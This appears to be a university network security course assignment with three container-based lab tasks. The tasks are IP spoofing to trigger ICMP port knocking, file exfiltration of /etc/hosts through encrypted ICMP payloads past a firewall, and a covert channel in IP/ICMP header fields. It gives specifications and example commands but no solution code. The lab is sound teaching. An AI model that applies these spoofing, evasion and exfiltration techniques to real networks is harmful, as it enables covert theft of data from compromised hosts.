


Network Security Q4 Y2024-2025

Assignment: Network Layer

IP Spoofing (20 points)

In this assignment, you will perform an IP spoofing attack. Consider the setup below:



The server hosts a secret on port 80, but this port is secured by a ICMP port knocking mechanism. It keeps port 80 closed until two ICMP ping packets with a payload length of 22 are sent to the server. ICMP is only accepted from the client's IP address (192.168.124.10). Port 80 accepts connections from any IP after it is opened.

The client can send two ICMP pings as such:

```
ping -c 2 -s 22 192.168.124.20
```

Environment

The provided environment contains three hosts: the client container (192.168.124.10), the server container (192.168.124.20), and an attacker container (192.168.124.30) which you will be working from. Set up the environment as such:

```
docker compose build
docker compose up -d
```

If you get an error, you probably didn't tear down the environment of the previous assignment: go back to its directory and run `docker compose down`.

The *attacker* container has a mount configured, such that you can edit files directly on your computer in an editor of your choice and then access them within the container: files in the `solution` directory are mirrored in the container under `/solution`. You can enter the container by executing the following command.

```
docker exec -ti assignment_3_spoofing_attacker bash
```

After finishing the assignment, make sure to clean up the environment using the command below.

```
docker compose down
```

Goal

Craft a Python3 script to target this ICMP port knocking mechanism from the *attacker* machine, spoofing the client's IP address in the process, retrieve the secret from the HTTP server running on port 80, and print it to the terminal. The script should accept the IP address we are targeting, the IP address we are spoofing the request from and the payload length as arguments:

```
python3 icmp_spoof.py 192.168.124.20 192.168.124.10 22
```

Craft the packets yourself from within the script using Scapy. For retrieving the secret, you may use the provided **requests** Python library. The assignment is considered successful if the script successfully retrieves the secret from the server. For debugging, you can also use **curl** to check if the port has been opened:

```
curl http://192.168.124.20
```

Hint: Once the port knock succeeds, you can close the port again by restarting the server:

```
docker compose restart server
```

You may not use external libraries or tools different from those installed on the provided *attacker* container.

Submission Instructions

After completing the assignment and verifying that it works correctly, submit your Python script on WebLab.

Data Exfiltration using ICMP (40 points)

In this assignment, you will covertly exfiltrate a file from a host, avoiding detection. Consider the setup below:



In this setup, it is assumed that the victim is already compromised (e.g., via malware or physical access) and you have access to it. The challenge now is to exfiltrate a file from the victim machine to the attacker, as there is a strict firewall configuration, preventing most connections from passing through. However, it considers ICMP traffic as benign and allows it.

Environment

The provided environment contains three containers: the attacker host (192.168.124.10), the victim host (192.168.124.20), and the firewall. In this assignment, you need to access both the attacker and the victim. Set up the environment as such:

```
docker compose build
docker compose up -d
```

Both containers have a mount configured; files in the `solution` directory are mirrored in the containers under `/solution`. You can enter the containers by executing the commands below in different terminal windows.

```
docker exec -ti assignment_3_exfil_attacker bash
```

```
docker exec -ti assignment_3_exfil_victim bash
```

After finishing the assignment, make sure to clean up the environment using the command below.

```
docker compose down
```

Goal

Create a Python3 script to establish communication between the two hosts and transfer a file. It should have two modes (passed as a command-line argument), `send` and `receive`, which run on the victim and on the attacker side respectively.

Your message should not be easily readable on the wire; you must implement encryption using AES-CTR. You may use the provided `pycryptodome` library for this. A 16-byte hex-encoded key is provided as a command-line argument.

To be as stealthy as possible, avoid using ICMP's Echo protocol, as that may cause the message to be echoed back. You may not disable or reconfigure the firewall, or use external libraries or tools different from those installed on the provided containers.

Sending. The first mode, **send**, should accept three additional arguments: the key, the file to send, and the IP address of the receiver. It should read the file, encrypt it, transmit the data as ICMP payload, and exit.

```
root@victim:/solution# python3 icmp_exfiltration.py send \
a0a1a2a3a4a5a6a7a8a9abcdefabcdef /etc/hosts 192.168.124.10
```

Receiving. The second mode, **receive**, should accept two additional arguments: the key and the destination filename. It should listen for ICMP packets, decrypt the received file, save it as the provided filename, and exit.

```
root@attacker:/solution# python3 icmp_exfiltration.py receive \
a0a1a2a3a4a5a6a7a8a9abcdefabcdef ./received_file
root@attacker:/solution# ls
icmp_exfiltration.py received_file
root@attacker:/solution# cat received_file
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
fe00:: ip6-localnet
ff00:: ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.124.20 victim
```

Submission Instructions

After completing the assignment and verifying that it works correctly, submit your Python script on WebLab.

ICMP Covert Channel (40 points)

In this assignment, you will use a similar but even more covert technique than the one in the previous task. The network topology in this task is the same as before:



You need to transmit a message (string) from the victim to the attacker. This time, however, the firewall is even stricter — it does not allow any ICMP messages with an additional payload to pass through.

Environment

As before, the provided environment contains three hosts: the attacker container (192.168.124.10), the victim container (192.168.124.20), and the firewall, and you control both the attacker and the victim. Set up the environment as such:

```
docker compose build
docker compose up -d
```

Both containers have a mount configured; files in the `solution` directory are mirrored in the containers under `/solution`. You can enter the containers by executing the commands below in different terminal windows.

```
docker exec -ti assignment_3_covert_attacker bash
```

```
docker exec -ti assignment_3_covert_victim bash
```

After finishing the assignment, clean up the environment using the command below.

```
docker compose down
```

Goal

Create a Python3 script to establish communication between the two hosts and transfer a message. It should have two modes (passed as a command-line argument), `send` and `receive`, which run on the victim and on the attacker side respectively.

As the firewall does not allow ICMP packets with a payload to pass through, you need to find another way to sneak data through. For this, you can use some unused/unimportant parts of the IP or ICMP headers.

In this task, the use of encryption is optional. You may not disable or reconfigure the firewall, or use external libraries or tools different from those installed on the provided containers.

Sending. The first mode, **send**, should accept two additional arguments: the IP address of the receiver and the message to send. It should transmit the message and exit.

```
root@victim:/solution# python3 icmp_covert.py send 192.168.124.10 "Hello World!"
```

Receiving. The second mode, **receive**, should accept no additional arguments. It should listen for ICMP packets, decrypt the received message, print it, and exit.

```
root@attacker:/solution# python3 icmp_covert.py receive
Hello World!
```

Submission Instructions

After completing the assignment and verifying that it works correctly, submit your Python script on WebLab.